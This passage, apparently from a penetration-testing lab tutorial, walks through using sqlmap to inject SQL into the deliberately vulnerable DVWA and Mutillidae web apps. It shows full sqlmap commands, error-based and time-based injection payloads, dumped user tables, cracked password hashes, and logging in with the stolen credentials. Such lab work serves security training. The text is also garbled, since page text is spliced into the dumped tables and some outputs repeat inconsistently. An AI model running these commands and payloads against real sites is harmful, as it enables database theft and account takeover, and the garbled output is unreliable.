[00:59:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y

do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:59:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1

what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /

```

19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.


```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user     | avatar          | Please enter username and password to view account details | password | last_name |
+-----+-----+-----+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg |                               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin   |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | Don't have an account? Please register here. | e99a18c428cb38d5f260853678922e03 (abc123) | Brown  |
| 3       | Gordon   | http://172.16.123.129/dvwa/hackable/users/1337.jpg   |                               | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me     |
| 4       | Hack     | http://172.16.123.129/dvwa/hackable/users/1337.jpg   |                               | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso |
| 5       | Pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |                               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith  |
+-----+-----+-----+
[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:08:16 /2022-11-19

[(kali㉿kali)-[~]] $ 

```

20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.



Here we will use the login credentials of the user Pablo with his password 'letmein'.

The screenshot shows the DVWA login page with 'Username' set to 'Pablo' and 'Password' set to '*****'. Below it is a terminal window titled 'kali@kali: ~' displaying a user enumeration exploit. The terminal output shows a table dump from a MySQL database:

3	Gordon	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley) Me
4	Hack			
5	Pablo	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) Picasso
6	Bob	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password) Smith

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:08:16 /2022-11-19/

After entering the cracked credentials, you should have access to the main page of the DVWA website.

The DVWA homepage displays a welcome message: "Welcome to Damn Vulnerable Web App!". A sidebar on the left lists various attack modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Home' button is highlighted in green. The main content area includes a "WARNING!" section about not uploading the app to a public server, a "Disclaimer" section about responsibility, and a "General Instructions" section. A message box at the bottom states "You have logged in as 'Pablo'". At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

21. Evaluate the same SQL Injection with the Mutillidae website.

Here we will see all the available databases. We will run the following command:

```
"sqlmap      u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs "
```

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:16:40 /2022-11-19/
[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438 ... 95182b8c6b'). Do you want to use those [Y/n] Y
Logout

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL > 4.1
[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out ...
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:17:13 /2022-11-19/
PHPUIDS injected

(kali㉿kali)-[~]
$ 
```



```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:18:28 /2022-11-19/
[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcd9 ... 0f57bd3241'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=userinfo.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801) GROUP BY x))||'&user-info-php-submit-button=View+Account+Details

Type: time-based blind
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (TIME)
Payload: page=userinfo.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801) GROUP BY x))||'&user-info-php-submit-button=View+Account+Details
```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP will not be used automatically. We have given warnings and taken measures to
back-end DBMS: MySQL > 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts          |
| blogs_table       |
| captured_data    |
| credit_cards     |
| hitlog            |
| pen_test_tools   |
+-----+
The table structure allows you to view possible SQL injection points and the attack vectors used for that specific
page.
You have logged in as: Public

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:18:34 /2022-11-19
PHPOCR module

```

Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --
dump “

```

$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b  
utton=View+Account+Details' -D owasp10 -T accounts --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi  
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or  
damage caused by this program
[*] starting @ 01:28:55 /2022-11-19
[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6 ... 83425f352b'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(  
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757  
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO  
M (SELECT(SLEEP(5)))rancY))||'&user-info-php-submit-button=View Account Details
Parameter: username (GET)

```

Here we can see all the cracked passwords of every user mentioned in the accounts table.

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
+----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+----+-----+-----+-----+-----+
| 1   | TRUE    | adminpass | admin    | Monkey!      |
| 2   | TRUE    | somepassword | adrian   | Zombie Films Rock! |
| 3   | FALSE   | monkey    | john     | I like the smell of confunk |
| 4   | FALSE   | password   | jeremy   | d1373 1337 speak |
| 5   | FALSE   | password   | bryce    | I Love SANS   |
| 6   | FALSE   | samurai   | samurai  | Carving Fools |
| 7   | FALSE   | password   | jim      | Jim Rome is Burning |
| 8   | FALSE   | password   | bobby    | Hank is my dad |
| 9   | FALSE   | password   | simba    | I am a cat    |
| 10  | FALSE   | password   | dreveil  | Preparation H  |
| 11  | FALSE   | password   | scotty   | Scotty Do     |
| 12  | FALSE   | password   | cal      | Go Wildcats  |
| 13  | FALSE   | password   | john    | Do the Duggie! |
| 14  | FALSE   | 42        | kevin   | Doug Adams rocks |
| 15  | FALSE   | set        | dave    | Bet on S.E.T. FTW |
| 16  | FALSE   | pentest   | ed      | Commandline KungFu anyone? |
+----+-----+-----+-----+-----+
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:29:01 /2022-11-19/

```

Now we will use one of these credentials, to log into the Mutillidae website.

Login

Please sign-in

Name	john
Password	*****
<input type="button" value="Login"/>	

Dont have an account? [Please register here](#)

```
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL 5.1.41
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1   | TRUE    | adminpass | admin    | Monkey!      |
| 2   | TRUE    | somepassword | adrian  | Zombie Films Rock! |
| 3   | FALSE   | monkey    | john    | I like the smell of confunk |
| 4   | FALSE   | password   | jeremy  | d1373 1337 speak |
| 5   | FALSE   | password   | bryce   | I Love SANS   |
| 6   | FALSE   | samurai   | samurai | Carving Fools |
| 7   | FALSE   | password   | jim     | Jim Rome is Burning |
| 8   | FALSE   | password   | bobby   | Hank is my dad |
| 9   | FALSE   | password   | simba   | I am a cat    |
| 10  | FALSE   | password   | dreveil | Preparation H  |
| 11  | FALSE   | password   | scotty  | Scotty Do    |
| 12  | FALSE   | password   | cal     | Go Wildcats  |
| 13  | FALSE   | password   | john    | Do the Duggie! |
| 14  | FALSE   | 42        | kevin   | Doug Adams rocks |
| 15  | FALSE   | set        | dave    | Bet on S.E.T. FTW  |
| 16  | FALSE   | pentest   | ed     | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.lo
```

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (I like the smell of confunk)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection